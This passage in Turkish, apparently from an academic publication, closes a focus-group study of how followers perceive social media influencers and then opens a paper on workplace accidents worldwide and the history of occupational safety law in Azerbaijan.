Katılımcılar fenomen olmayı istediklerini ancak bunun şans işi olduğunu düşündüklerini söylemişlerdir. Katılımcılardan bir tanesi *“eğer para kazanacaksam isterim”* demiştir. Katılımcılar, fenomenlerin çeşitli pazarlama faaliyetlerine girerek tanınırlıklarını arttırmaları gerektiğini düşünmektedirler. Bir katılımcı *“takipçi satın almak, kendilerini gösterebilmek için çok iyi paylaşımlar yapmaları lazım. Etkileşimi arttırmaları gerekiyor”* şeklinde görüş bildirmiştir. Katılımcılar, fenomenlerin TV ekranlarında görülmelerinin tanınırlıklarını arttırmak açısından etkili olduğunu ancak oyunculuklarının kötü olduğunu söylemişlerdir. Televizyonda başarısız olmaları nedeniyle takip etmeyi bırakmayacaklarını belirtmişlerdir. Bir katılımcı da *“tanınırlık için TV gerekli fakat oyunculukları kötü olduğu için ters tepki de olabiliyor”* demiştir.

5. Odak grup, 25 yaş üzeri birbirini tanımayan, çalışan kadınlardan oluşmaktadır. Katılımcıların iki tanesi lise, beş tanesi lisans mezunudur. Bir katılımcı kamu sektöründe, diğerleri özel sektörde çalışmaktadır. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedir. Katılımcıların 3 tanesi gün içerisinde 1-3 saat arası, 2 tanesi 3-5 saat arası ve 2 tanesi de 5 saatten fazla internette vakit geçirdiklerini belirtmişlerdir.

Katılımcıların bazıları fenomenleri güvenilir ve doğal bulmakla birlikte bazıları da hiç doğal olmadıklarını rol yaptıklarını düşünmektedirler. Katılımcılardan biri *“herkes sürekli çok mutlu olabilir mi? Çok da doğal değil bu noktada”* şeklinde ifade kullanmıştır. Başka bir katılımcı da *“reklam yapmayanları daha doğal buluyorum, ama biliyorum ki işi bir şekilde ticarete dönüştürecekler ve doğallıklarını kaybedecekler”* demiştir. Katılımcılar daha çok moda, eğlence, makyaj, seyahat konularındaki paylaşımların dikkat çektiğini düşünmektedirler. Katılımcıların bazıları takipçi sayısı ve paylaşımların ön planda olduğunu, bazıları da beğeni sayısının daha önemli olduğunu söylemişlerdir. Katılımcıların geneli paylaşımların içeriğinin dikkat çekici olması gerektiğini düşünmektedirler. Bir katılımcı *“takip etme kararını takipçi sayısına bakarak veriyorum”* demiştir.

Katılımcılar fenomenlerin paylaşımlarına yorum yapmadıklarını fakat yapılan yorumları okuduklarını söylemişlerdir. Bazıları da yapılan bu yorumlardan etkilendiklerini belirtmişlerdir. Katılımcılardan bir tanesi *“bir defa yorum yapmıştım ama çok tepki aldım o nedenle de bir daha yorum yapmadım”* şeklinde ifade kullanmıştır. Katılımcıların bir kısmı fenomenlerden çok etkilendiğini, bir kısmı da etkilenmediğini belirtmiştir. Fenomenlerin önerilerini denediklerini söylemişlerdir. Zaman geçirmek ve keyif almak için fenomenlerin paylaşımlarına bakmaktadırlar. Bir katılımcı *“ben kapanmaya karar verirken onlardan cesaret aldım. Aslında bu benim için büyük bir karardı ve bana bunu yapabilme gücü sağladılar. Yani onlardan etkilenecek hayatımda büyük bir değişiklik yapmış oldum”* demiştir. Başka bir katılımcı *“fenomenlerin önerilerini bazen deniyoruz, sağlıklı yaşamla ilgili tavsiye ettikleri çaylar, detokslar, egzersizler benim hoşuma gidiyor, onları deniyorum”* şeklinde ifade kullanmıştır.

Katılımcıların tümü fenomen olmayı istemediklerini söylemişlerdir. Bununla birlikte aslında hem beğenilmek hem de para kazanmanın çok çekici olduğunu düşünmektedirler. Ancak fenomen olmanın zor olduğunu, çok uğraşmak gerektiğini söylemektedirler. Bir katılımcı *“görsellik ve ses tonu çok önemli, özel bir paylaşım alanı olmalı, etkileşim de önemli”* demiştir. Katılımcılar fenomenlerin kendilerini pazarlamaları gerektiğini ancak TV ekranlarında yer almamaları da gerektiğini, çünkü reklam ya da dizilerde oynamalarının olumsuz algılandığını düşündüklerini söylemişlerdir. Katılımcılardan biri *“TV’de yer aldığı zaman doğallığını kaybediyor”* şeklinde söylemiştir.

6. Odak grup, 20-40 yaş aralığında birbirini tanımayan ve çalışmayan kadınlardan oluşmaktadır. Katılımcıların bir tanesi ortaöğrenim, iki tanesi lise, üç tanesi önlisans ve bir tanesi lisans mezunudur. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedir. Katılımcıların 4 tanesi gün içerisinde 1-3 saat arası ve 3 tanesi 3-5 saat arası internette vakit geçirdiklerini belirtmişlerdir.

Katılımcıların çoğu fenomenlerin dürüst, samimi ve doğal olduklarını düşünmektedir. Katılımcılardan biri “bazıları doğal ama doğal olup olmaması çok önemli değil, ilgi çekici olması önemli” demiştir. Moda, diyet programları, ev işleri, yemek gibi konuların daha çok dikkatlerini çektiğini söylemişlerdir. Bununla birlikte moda ve sağlıklı yaşam ürünlerini tanıtan fenomenleri güvenilir bulmamaktadırlar. Katılımcıların ikisi bir fenomeni takip etmek için samimiyet ve etkileşim sayısına baktığını, ikisi takipçi sayısının daha önemli olduğunu ve biri de bunların hiçbirine bakmadığını söylemişlerdir. Genel olarak fenomenin tanınırlığının yüksek olmasından etkilendiklerini belirtmişlerdir.

Katılımcıların tamamı paylaşımlara yorum yapmadıklarını fakat yapılan yorumları okuduklarını söylemişlerdir. Bir katılımcı “bazen sinir oluyorum okumuyorum çünkü çok ezici, kötü yorumlar da yapılıyor” şeklinde ifade kullanmıştır. Katılımcıların çoğunluğu fenomenlerin hayata bakış açılarını değiştirmediklerini ancak bazen onlardan etkilendiklerini belirtmişlerdir. Katılımcılardan bir tanesi “bazen onların hareketli yaşantılarına özeniyorum” demiştir.

Altı katılımcı fenomen olmanın zor olduğunu ve bu nedenle fenomen olmak istemediklerini, bir katılımcı ise olmayı çok istediğini söylemiştir. Katılımcılar fenomenlerin kendilerini pazarlamaları için bir strateji izlemeleri gerekmediğini düşünmektedirler. Doğal olmalarını sevdiklerini bu nedenle de TV ekranlarında olmalarını istemediklerini söylemişlerdir. Bir katılımcı “fenomenler reklam, dizi ve filmlerde oynamasınlar çünkü sosyal medyadaki imajlarını kaybediyorlar” şeklinde görüşü iletmıştır.

7. Odak grup, 26-45 yaş aralığında birbirini tanımayan ve çalışan erkeklerden oluşmaktadır. Katılımcıların bir tanesi lise, beş tanesi lisans ve bir tanesi de yüksek lisans/doktora mezunudur. Katılımcıların iki tanesi kamu, beş tanesi özel sektörde çalışmaktadır. Katılımcıların tamamı sosyal ağlara katılmakta ve en az bir tane sosyal medya fenomenini takip etmektedir. Katılımcıların 1 tanesi gün içerisinde 1 saatten az, 2 tanesi 1-3 saat arası, 3 tanesi 3-5 saat arası ve 1 tanesi de 5 saatten fazla internette vakit geçirdiklerini belirtmişlerdir.

Katılımcılar fenomenlerin çoğunlukla dürüst ve doğal olduklarını düşünmektedirler. Bir katılımcı “kendini tanıtmak ve varlığını sürdürmek isteyen herkes dürüst olmak zorunda. Çünkü sosyal medya zaten dürüst olmayı anında ortaya çıkarıyor” demiştir. Bir başka katılımcı da “niye doğal olmasınlar ki? Zaten bir çoğunun eğitimi yok, ne varsa onu yansıtıyorlar” şeklinde söylemiştir. Özellikle teknoloji, yeni buluşlar, gündem, spor gibi konularla daha çok ilgilenmektedirler. Katılımcılardan biri “ürün tanıtımı ilgimi çekmiyor. Genelde eğitici, bilgilendirici, bana bir şeyler katan paylaşımlar dikkatimi çekiyor” şeklinde ifade kullanmıştır. Katılımcılar takipçi ve etkileşim sayısının önemli olduğunu söylemişlerdir. Ayrıca fenomenlerin çok konuşmaları, kendilerini sürekli geliştirmeleri gerektiğini ve paylaşım yaptığı konuda bilgili olması gerektiğini düşünmektedirler. Bir katılımcı “en az 100.000 takipçisi olmalı, çok konuşmalı ve kendini geliştirmeli” demiştir.

Katılımcıların tamamı paylaşımlara yorum yapmadıklarını fakat yapılan yorumları okuduklarını söylemişlerdir. Bir katılımcı “yorumları okuyorum ama pek etkilendiğim söylenemez” şeklinde ifade etmiştir. Katılımcıların bazıları fenomenlerden her gün yeni paylaşımlar yapmalarını beklememektedirler. Katılımcılardan biri “biz nasıl her gün çalışıyorsak onlar da her gün farklı ve ilgi çekici bir paylaşım yapmalı, buna kafa yormalılar” demiştir. Fenomenlerin kendilerini etkilemediklerini, ancak onlardan yeni şeyler de öğrendiklerini söylemişlerdir. Örneğin bir katılımcı “teknolojik açıdan yeni bir şeyler öğrendim diyebilirim” şeklinde ifade kullanmıştır.

Katılımcılar fenomen olmak istememektedirler. Katılımcıların bir kısmı fenomenlerin kendilerini pazarlamak için bir faaliyette bulunmasına gerek olmadığını, bunun kendiliğinden geliştiğini düşünmektedir. Diğer bir kısmı ise, büyük kitlelere ulaşabiliyorsa ve o kitleyi etkileyebiliyorsa kendilerini de bir marka gibi pazarlayabileceklerini söylemişlerdir. Bu bağlamda bir katılımcı şöyle söylemiştir; “TV ile desteklenmeleri çok büyük etki yaratır, böylece daha büyük kitlelere ulaşabilirler bu da onlar için olumlu bir etki yaratabilir”. Katılımcılardan bir kaç da fenomenlerin TV ekranlarında görülmelerine sıcak bakmamaktadırlar. Biri “film çeken fenomen oldu ama kimse seyretmedi, bence onları yeri sadece sosyal ağlar” demiştir.

TARTIŞMA VE SONUÇ

Çalışmada gerçekleştirilen 7 odak grupta, araştırmanın amacına uygun olarak, sosyal ağları ve en az bir internet fenomenini takip eden 20-40 yaş aralığındaki çoğu birbirini tanımayan erkek ve kadınlar tercih edilmiştir. Cinsiyet, yaş, eğitim düzeyi, meslek vs. gibi sosyo-demografik özellikler açısından heterojen bir dağılım sağlanması amaçlanmıştır. 4 tanesi bayanlardan ve 3 tanesi erkeklerden oluşan araştırma gruplarında önlisans, lisans öğrencileri, özel ve kamu sektöründe çalışanlar ve herhangi bir işte çalışmayan kişiler bulunmaktadır. Böylece, sosyal ağlar ile ilgilenen toplumun geneline dair bir algı tablosu edinmek istenmiştir.

Kişiler, sohbet etme, arkadaşlık kurma, oyun oynama, alışveriş yapma ya da sadece kendini ifade etmek gibi birçok sosyal nedenden ötürü sosyal ağları aktif olarak kullanmaktadırlar. Bazı kişiler için ise sosyal medya, kişisel markalarını oluşturmak ve kendi kendine pazarlamanın temel mekanizmasıdır. Bu çalışmanın sonuçları, sosyal ağların algı yönetimi yapılarak bir strateji olarak kullanılması yoluyla kişisel marka yaratmayı içeren bir sanat olduğunu göstermektedir. Sosyal medyadaki amatör bireyler için kişisel markalaşma önemli bir iş kavramı haline gelmektedir çünkü onlar sosyal ağlarda kişisel performanslarını göstermektedirler ve rakiplerinden ayrılmada yardımcı olacak bireysellik hissini sunmaktadırlar.

Sosyal medya fenomenlerinin genel anlamda doğal oldukları düşünülmektedir. Katılımcıların birçoğu fenomenlerin doğallıklarını korudukları sürece takip ettiklerini söylemişlerdir. Dolayısıyla çevrimiçi kişisel markalaşmada paylaşımların samimi olması, dürüstlük ve doğallığın ön planda olması gerektiği düşünülmektedir. Fenomenlerin rol yapmalarını umursamayan katılımcılar da paylaşımların dikkat çekici olması gerektiğine vurgu yapmışlardır. Sosyal ağların yaygınlaşmasıyla, tüketici odaklı bilgi, kişisel farkındalık yaratmak, güvenilirlik, yaratıcı ve yenilikçi olmak kişisel markalaşma konusundaki beklentileri yönetmek açısından önemli hale gelmektedir.

Yapılan paylaşımların nitelikleri konusunda kadın ve erkeklerde belirgin farklılıklar olduğu görülmüştür. Kadınların daha çok moda, makyaj, sağlıklı beslenme, spor, gibi konulara, erkeklerin ise spor, gündem, oyun, seyahat gibi konulara daha çok ilgi duydukları saptanmıştır. Bununla birlikte hem kadınlar hem erkekler sosyal ağlarda eğlenceli vakit geçirmeyi istediklerini belirtmişlerdir. Bu bağlamda fenomenler paylaşımlarında olumsuz faktörleri mümkün olduğunca eleyerek, daha olumlu algılanacak unsurları kullanmaya çalışmalıdırlar.

Çalışmanın en ilginç sonuçlarından bir tanesi, katılımcıların hiçbiri takip ettikleri fenomenlerin paylaşımlarına yorum yapmamaktadırlar. Ancak hemen hemen hepsi yapılan yorumları okumaktadırlar. Yine katılımcıların bazıları yapılan yorumlardan etkilendiklerini de söylemişlerdir. Burada fenomenlerin yaptıkları paylaşımlar kadar paylaşımlara yapılan yorumların da dikkat çekici olduğu söylenebilir.

Çevrimiçi kişisel markalaşmada kişilerde merak hissi uyandırmak temel öğelerden birisidir. Katılımcıların geneli öncelikle fenomeni merak edip baktıklarını ve takip etmeye başladıklarını söylemişlerdir. Takipçi sayısı, etkileşim, ilgi çekicilik takip etme kararlarını etkileyen diğer unsurlardır. Bu çalışmada, fenomenlerin takipçilerinin hayata bakış açılarını az ya da çok etkilediği görülmüştür. Kişiler, önce merak ederek fenomenleri takip etmeye başlamaktadırlar ve sonra onlardan etkilenecek kendilerinde bir takım değişiklikler yapmaktadırlar. Fenomenlerin bir çoğunun bazı liderlik özelliklerine sahip olduğu, büyük kitleleri etkileme gücüne sahip oldukları söylenebilir.

Katılımcıların çoğunluğu, fenomen olmanın zor olduğunu, çok çalışmak gerektiğini düşünmektedirler ve fenomen olmayı istemediklerini belirtmişlerdir. Çevrimiçi kişisel markalaşmadaki zorluklardan bir tanesi de takipçilerin beklentilerinin her geçen gün artıyor olmasıdır. Sürekli yeni ve farklı paylaşımlar beklenmektedir. Ayrıca fenomenlerin sosyal ağlar dışında, reklam, film ve dizilerde görülmeleri genellikle olumsuz algılandığı görülmektedir.

Sosyal medyada tüketici-kişisel marka ilişkileri geliştirme ve çevrimiçi hayran topluluklarını oluşturmada, özgünlük, yaratıcılık, sürekli ve kaliteli paylaşım en belirgin zorlayıcı faktörlerdir.

KAYNAKÇA

Bişkin, F., & Yasemin, K. A. Y. A. (2011). İş Yaşamında Kişisel Marka. Sosyal Ekonomik Araştırmalar Dergisi, 11(21), s.555-570.

- Chen, C. P. (2013). "Exploring personal branding on YouTube", *Journal of Internet Commerce*, 12(4), s.332-347.
- Erdoğan B.Zafer, (2014), *Pazarlama*, Ekin Basım Yayın Dağıtım, Bursa, s. 210.
- Hubert K.R., (2008), "A New Blueprint For Powerful And Authentic Personal Branding", *Performance Improvement*, vol. 47, no.6, s.4-37.
- Karaduman İlkay, (2013), "The Effect Of Social Media On Personal Branding Efforts Of Top Level Executives", *Procedia Social and Behavioral Sciences*, 99, s.465-473.
- Kenneth E.Clow, Donald B., (2016), *Bütünleşik Reklam, Tutundurma ve Pazarlama İletişimi*, Çeviri Editörü Gülay Öztürk, Nobel Yayıncılık, Ankara, s. 254.
- Lauren I.L., Ereni M., George R.M., (2011), "Online Personel Branding: Process, Challenges, and Implications", *Journey Of Interactive Marketing*, 25(1), s.37-50.
- Solmaz, B., Tekin, G., Herzem, Z., & Demir, M. (2013). *İnternet ve Sosyal Medya Kullanımı Üzerine Bir Uygulama*. Selçuk üniversitesi iletişim fakültesi akademik dergisi, 7(4), s.23-32.
- Shuker, L. (2010), *It'll look good on your personal statement: A multi-case study of self-marketing amongst 16–19 year olds applying to university*. University of Cambridge, UK: Homerton College.
- Yaman, F. (2012), *Toplumda Kişisel Marka Olmak: Türkiye'nin Kişisel Markaları*, İnsan ve Toplum Bilimleri Araştırmaları Dergisi, 1(4), s.182-197.

Dünyada ve Azerbaycanda İş Kazaları ve Nedenleri Üzerine Bir Araştırma

Rzalı LEYLA *

Giriş

Her geçen yıl artan teknolojik gelişmeler bir yandan insanlığın refahına hizmet ederken, öte yandan insan hayatı ve çevre için tehlikeleri de beraberinde getirmektedir. Üretim sürecine giren her yeni madde, her yeni makine, araç ve gereç insan sağlığı, işyeri güvenliği, çevre sağlığı ve çevre güvenliği için tehdit oluşturmaktadır. Bir bakıma yükselen refah insanlığa iş kazaları, meslek hastalıkları ve çevre kirlenmesi olarak geri dönmektedir.

İş kazalarının dünya genelinde artışı, iş kazaları sonucu işçi ölümlerin ve mesleki hastalıkların artışı bu konunun güncellenmesini, ulusal düzeyde iş kazalarına ilişkin konuları gündeme getirdi.

Azerbaycanda iş sağlığı ve güvenliği ile ilgili konular XX yüzyılın başlarından önemli olmuştur. XX yüzyılın başlarında ülkemiz petrol sanayisi dalında ihtisaslaşmaya başlamıştır. Bu zamanlarda ülkemizde bir çok şirketler şiddetli koşullar altında işçi çalıştırıyorlardı. Bu şartlara dayanamayan işçiler bütün Sovyetlerde devrim yaptılar. Bu devrimden sonra iş sağlığı ve güvenliği konularında bazı yasalar kabul edildi.

Azerbaycan Halk Cumhuriyeti bağımsız olduğu iki yıl içinde işçilerin güvenli koşullarda çalışması için yasalar kabul etmiştir.

Sovyetler döneminde işgaldan sonra işçi sağlığı, iş kazaları, güvenli çalışma konuları ile ilgili yasalar kabul edilmiştir.

Yeniden bağımsızlığını ilan eden Azerbaycan Cumhuriyeti yeni Anayasasında belirtilmiştir: “herkesin sağlıklı ve güvenli bir ortamda çalışmak” hakkı vardır. Ülkemizde iş sağlığı, güvenli çalışma koşulları, iş kazalarının önlenmesi ve diğer konularla ilgili yasalar, kanunlar, serencamlar, Müfettişlik Hizmeti vardır.

1.1 Dünyada iş kazaları ve nedenleri

Dünyada her yıl ortalama 270 milyon iş kazası meydana geliyor. Uluslararası Çalışma Örgütü (İLO) verilerine göre her gün ortalama 5 bin, yılda ise 2,3 milyon işçi ölüyor ve 160 milyon işçi meslek hastalığına yakalanıyor.¹

Dünya Sağlık Örgütü (WHO) iş kazasını: «önceden planlanmamış ve çoğu kişisel yaralanmalara, makinelerin ve araç gereçlerinin zarara uğramasına, üretimin bir süre durmasına yol açan bir olay» şeklinde tanımlarken, Uluslararası Çalışma Örgütü (İLO) ise “Belirli bir zarar ya da yaralanmaya neden olan beklenmeyen ve önceden planlanmamış bir olay” olarak tanımlamaktadır. Aynı zamanda iş kazası; bir yaralanma veya ölümlerle sonuçlanan, üretimle ilgili olan ve istenmeyen bir olaydır. Böyle bir tanımlama bize iş kazalarının önlenmesi için alınabilecek önlemleri, işletme yönetim ve üretim planının bir parçası haline getirme olanağı verir.

İş kazalarını araştırmak için önce iş kazalarının nedenlerini, sebeplerini, sonuçlarını bilmek gerekir.

Endüstriyel Devrim’de (1760-1820/40) fabrika yöneticileri işçilerin yaralanmasının nedenlerini şöyle sıralıyordu:



* Azerbaycan Devlet İktisat Üniversitesi, rzalileyla@yandex.com

¹ Dünya Çalışma Örgütü (İLO) resmi internet sitesi

Tablo 1. İş kazalarının nedenleri

İş kazalarını önlemede ilk bilimsel yaklaşım olan H.W. Heinrich'in Domino Teoremleri'nde ise;

- *YARALANMA* – iş kazaları neden olmaktadır.
- *İŞ KAZALARI* – işyerinde kişilerin yaralanmasına güvensiz bir hareket veya güvensiz durumdan olmaktadır,
- *GÜVENSİZ HAREKETLER/KOŞULLAR* – dikkatsiz kişiler neden olmaktadır ve ya kötü dizayn edilmiş (üretilmiş), uygun bakımı yapılmamış ekipman neden olmaktadır.
- *İNSANLARIN HATALARI* – sosyal çevre tarafından oluşturulan veya soydan edinilir.
- *SOSYAL ÇEVRE/SOY* – bir kişi nerede ve nasıl büyüdü ve eğitildi?²



Tablo 2. Domino Teoremleri

İş kazalarının %79,5'i "güvensiz hareketler", %19,5'i "güvensiz şartlar" ve %1'i "nedeni bulunamayan" faktörlerden dolayı meydana gelmektedir.³

Çalışanın, yaşadığı bir iş kazası yüzünden sakat kalması veya ölmesi, işveren için hem maddi hem manevi olarak birçok sıkıntıya sebep olabilmektedir. İşverenin yaşadığı psikolojik üzüntünün yanı sıra yaşanan iş kazası, maddi açıdan da önemli maliyetlere neden olabilmektedir. Şirketler; tedavi masrafları, mahkeme giderleri, tazminatlar, geçici ve/veya sürekli iş göremezlik ödenekleri-aylıkları, cezalar, işgücü, işgünü ve üretim kayıpları, hasar gören araç gereçlerin tamir ve bakımı, yeniden hammadde temin etmek için yapılan harcamalar ve daha birçok masrafla karşı karşıya kalmaktadır. Hem işverenlerin hem işçilerin bu tür ciddi sorunlarla karşılaşmaması adına iş sağlığı ve güvenliği bilincinin toplumun her kesimine yerleştirilmesi son derece önemlidir.

Tarihte yaşanan iş kazalarına bakılırsa, en çok yaşanan ölümlü kazalar nükleer enerji, madencilik, tekstil, petrol alanlarında yaşanmıştır:

- Fransa'nın Courrieres kentindeki 10 Mart 1906'da meydana gelen kazada, bin 99 kişi hayatını kaybetti. Dünya tarihinin en ölümlü ikinci kömür madeni kazasının nedeni, kuyulardan birinde çıkan yangının yol açtığı büyük patlamaydı.
- Kaza, 15 Aralık 1914'te Japonya'nın Kyuşu adasında Mitsubishi Hojyo kömür madeninde meydana geldi. Japonya tarihinin en ölümlü maden kazasında, 687 kişi yaşamını yitirdi.
- Dünya tarihinde atom bombası patlaması öncesi bilinen en büyük patlama, 1917'de Kanada'nın Halifax limanında 3000 ton patlayıcı taşıyan Fransız gemisi Mont Blanc'ın Norveç gemisiyle çarpışması sonucu meydana geldi. Yaklaşık 1800 kişinin öldüğü ve 9 binden fazla kişinin yaralandığı patlama, küçük bir tsunami dalgası yaratacak kadar etkili oldu. Ölü sayısının fazla olması, patlamanın, kazayı izlemek üzere insanların toplanmasından 15 dakika sonra gerçekleşmesinden kaynaklandı.⁴

² Cleveland State University; Work Zone Safety and Efficiency Transportation Center; Accident Theories

³T.C Milli Eğitim Bakanlığı; Mesleki gelişim: İş güvenliği ve işçi sağlığı; Ankara 2014

⁴ www.radikal.com.tr; dünya tarihin çok olumlu iş kazaları;

- Dakka'daki Rana Plaza, tarihe tekstil sanayinin en büyük kazası olarak geçti. 2013'teki faciada dikiş makinelerinin tam kapasiteyle çalıştığı sırada atölyelerin bulunduğu 8 katlı bina, iskambil kâğıtları gibi yerle bir oldu. En az 1000 işçi hayatını kaybetti.
- 6 Haziran 1988 yılında her gün 317,000 varil yakıt üreten bir deniz üstü fabrika bir kaç saat içinde alev alarak büyük bir patlamayla denize gömüldü. 167 işçinin öldüğü kaza firmaya 3.4 milyar dolara maal oldu.

1.2 Azerbaycanda iş kazaları

Azerbaycan'da sosyal güvenlik mevzuatı yirminci yüzyılın başlarında başlamış, bu alanda ilk düzenlemeler olarak, 1903 yılında "İstehsalatda iş kazalarına göre işverenlerin sorumluluğu hakkında" ve 1912 yılında "İş kazalarından ve mesleki hastalıklardan işçilerin sigortası hakkında" yasalar kabul edilmiştir.

Devrimden sonraki 8 saatlik iş gününün uygulanması, işgücü hareketindeki ilk politik talepti. 15 Nisan 1917 yılında Bakü İşçi ve Asker Milletvekilleri Kurulu sanayi sahipleri ve işletme yönetmeliği ile anlaşma uyarınca 6 maddeden oluşan "Bakü ilçesinde 8 saatlik iş günü konulması hakkında" bilgi yaydı. 12 Eylül 1917'de ise RSDF(b)P (Sovyetler Birliği Komünist Partisi) Bakü örgütünün toplantısında işçiler için 8 saatlik iş günü uygulanması, ücretin pahalı bir seviyede fiyatının ayarlanması, işçi sınıfına normal yaşam sağlayacak sosyal-hukuki nitelikteki tüm tedbirlerin uygulanmasını öngören 5 maddeden oluşan ödev kabul edildi.

1918 Mayıs 28-de Tiflis kentinde Doğu'da ilk demokratik cumhuriyet - Azerbaycan Halk Cumhuriyeti oluşturularak İstiklal Beyannamesi ilan edildi ve 9 kişilik ilk geçici hükümet kabinesi düzenlendi. İlk hükümet kabinesinde Tarım ve Çalışma Bakanı görevine ``Hümmet`` partisinden Ulusal Konsey'e üye seçilmiş Ekber Ağa Şeyxülislamov atandı.

Azerbaycan Halk Cumhuriyeti hükümetinin sosyal politikasının temel yönü genel iç üründe tüketim fonunun payının artırılması, nüfusun her kişisine göre tüketim fonu, Gayrisafi yurt içi hasılda milli gelirin ve istihdam düzeyinin artırılması, işgücü koşullarının iyileştirilmesi, eğitim, sağlık, konut ve kamu hizmetleri teminatının seviyesinin yükseltilmesine yönelikti. Azerbaycan Halk Cumhuriyeti'nin faaliyeti döneminde parlamentonun tartışmasına çeşitli alanlara ait 315 kanun tasarısı sunum yapılmıştır, onlardan 10'u sosyal alana aitti.

Üçüncü devlet işçilerinin ağır iş rejimini ve sosyal statüsünü dikkate alarak, artan ücret, ödenek, emek ilişkilerini resmileştirme vb. bir takım tedbirler alındı. Çalışma Bakanlığı 21 Ocak 1919'da parlamentoda Çin Halk Cumhuriyeti ile ilgili iş ilişkilerini ve diğer konuları düzenlemek üzere kuruldu. Yürüten ve kontroledici yetki elde eden Çalışma Bakanlığı 1919 Ocak 25-de işçilerin iş güvenliği ve ev koşullarının iyileştirilmesi amacıyla özel istişare geçirdi. Taraflar ile eşit şartlar altında, işçiler ve ticaret sahipleri de dahil olmak üzere 19 kişiden oluşan özel bir komisyon kurmaya karar verildi. 26 Ocak'ta bakanlık, toplu sözleşme şartlarında bazı değişiklikler yapmaya karar verdi.

Hükümetin faaliyetleri iş mevzuatının oluşturulması, işçiler ve girişimciler arasındaki ilişkilerin düzenlenmesi, iş güvenliği ve işçilerin mali durumuna odaklanmıştır. Üçüncü hükümetin faaliyetleri sırasında işçilerin ve personelin sosyal durumunun iyileştirilmesi amacıyla somut kararlar edilmiştir.

1919 yılı Ağustos 5 Bakanlar Kurulu kararı ile Çalışma Bakanlığı bünyesinde iş güvenliği, ücret oranlarını ve işgücü tartışmalarını ayarlamak amacıyla Çalışma Müfettişliği tahsis olundu. Yeni bir müfettişlik kurulmasıyla birlikte, iş güvenliği denetimi tek bir yönetimde birleştirildi ve denetim devresi cumhuriyetin tüm bölgesini kapsamaktaydı. Ülkenin 8 bölgesinin her birinde bir bölge müfettişi vardı. Nisan işgaline kadar faaliyeti döneminde müfettişlik tarafından bakanlığa giren 1537 şikayetten 922-si işçilerin lehine çözülmüş, 145-ne red cevabı verilmiş, 14'ü mahkemeye gönderilmiş, 456-sı ise çözülmemiş kalmıştır. AHC parlamentosunun 7 Aralık 1918 tarihli "İşçi meselesi hakkında" kararında çalışma yeteneğini kısmen veya tamamen kaybederse işçilere sigorta verilmesi belli edilmiştir.⁵

⁵ Azerbaycan Cumhuriyeti Kültür ve Turizm Bakanlığı; M.F.Axundov adına Azerbaycan Milli Kütüphanesi; Azerbaycan Halk Cumhuriyeti – 90 (1918 – 1920); Bakü-2008

Sovyet hakimiyetinin tesisi olmasından sonra işçi ve personelin sosyal güvencesi ile ilgili bir takım kararlar kabul edilmiştir. "Ücretli işle meşgul olan kişilerin sosyal sigorta hakkında" 15 Kasım 1921 tarihli kararname paralı emekle ilgili tüm kişilere ve emek gücünün geçici ya da kalıcı olarak kaybolur tüm durumlara, işsizliğe, hem de ölüm hallerine ait ediliyordu. 9 Aralık 1921 tarihli "Aile reisinin kaybedilmesinden dolayı işçilerin ailelerinin sosyal güvencesi hakkında" ve "Çalışma yeteneğinin geçici kaybı ve anneliye göre sosyal güvenlik" karanamelerle aile başkanının kaybedilmesi ile ilgili emeklilik faydası çözülmüştür. Ayrıca, 8 Aralık 1921 tarihli "Engellilerin sosyal güvencesi hakkında", 19 Aralık 1921 tarihli "Hastalığın sigortası hakkında" ve 28 Aralık 1921 tarihli "İşsizlik sosyal güvenlik" karanameler kabul edilmiştir

18 Ekim 1991'de Azerbaycan Cumhuriyeti'nin Devletin Bağımsızlığına Dair Anayasa Yasası kabul edildi ve Azerbaycan bağımsızlığını ikinci kez kazandı. Devlet bağımsızlığının restorasyonu sonrasında cumhuriyetin devlet kurumlarının yeniden örgütlenmesi başladı.

Bağımsızlığını yeniden kazanmış Azerbaycanda vatandaşların bir işçi olarak haklarının korunması, iş güvenliği , sağlıklı ve güvenli çalışma koşullarının oluşturulması kamu politikasının önceliğidir. Bu alanın geliştirilmesi ve uluslararası standartlara uyarlanması için devlet tarafından yeterli fon tahsis edilmiştir.

Azerbaycan Cumhuriyeti'nde iş güvenliği Azerbaycan Cumhuriyeti Anayasası, Emek Mecellesi⁶, diğer yasal düzenlemeler , Azerbaycan Cumhuriyetinin taraf olduğu uygun uluslararası anlaşmalarla yönetilir. Azerbaycan Cumhuriyeti Uluslararası Çalışma Örgütü (İLO) ve Uluslararası Sağlık Örgütü (WHO)'nün iş güvenliği ve işçi sağlığına dair bir dizi sözleşme ve tavsiyelerini onaylamış ve taraftar çıkmıştır.

Azerbaycan Cumhuriyeti, Mayıs 1992'den bu yana ILO'nun tam üyesidir.

Geçen dönem içinde Azerbaycan Cumhuriyeti ile ILO arasında iş, iş ilişkileri, istihdam, emniyet ve koruma, çalışma mevzuatının geliştirilmesi alanında işbirliğinin sürekli genişleme faktörü ile gözlenen aktif ilişkiler kuruldu. Azerbaycan Cumhuriyeti'nin ilgili devlet kurumlarının heyetleri yıl içinde ILO çerçevesinde yapılan oturumlarda, ayrıca emek, istihdam, emeğin korunması, güvenliği ve Sosyal Güvenlik alanlarına ait konularda çeşitli ülkelerde düzenlenen toplantı, seminer, eğitim, konferans ve diğer etkinliklere katılırlar. Aynı zamanda, ILO temsilcileri farklı yıllarda Azerbaycan Cumhuriyeti'ne resmi ziyaretlerde bulundu.

Azerbaycan Cumhuriyeti ILO-le verimli işbirliğinin sonucu olarak 2002 yılında Azerbaycan'da ILO-in yerel temsilciliği açılmıştır. Geçtiğimiz süre içinde Azerbaycan ILO-in 50'den fazla Sözleşmesine taraf olmuş, sonuç itibarı ile ulusal emek mevzuatı en ilerici uluslararası standartlara uyarlanmıştır.⁷

Azerbaycan Cumhuriyeti, 2 Ekim 1992'de WHO'a kabul edildi. Azerbaycan Cumhuriyeti'nin WHO ile işbirliği, Örgütün Merkez Binası ve Avrupa Bölge Ofisi aracılığıyla yürütülür. Aynı zamanda WHO'nun ülkemizde bir ofisi var.

Azerbaycan WHO ile yakın işbirliği içeriyor. Bu işbirliği ilişkileri ilk olarak kendini, Dünya Sağlık Asamblesi, WHO Yönetim Konseyi, WHO Avrupa Bölge Ofisinin oturumları dahil olmak üzere yıl boyunca WHO çerçevesinde yapılan toplantılarda Azerbaycan Cumhuriyeti'nin muvafık heyetlerinin iştirakında ve WHO temsilcilerinin çeşitli illerde Azerbaycan Cumhuriyeti'ne yaptıkları resmi seferlerde gösteriyor .

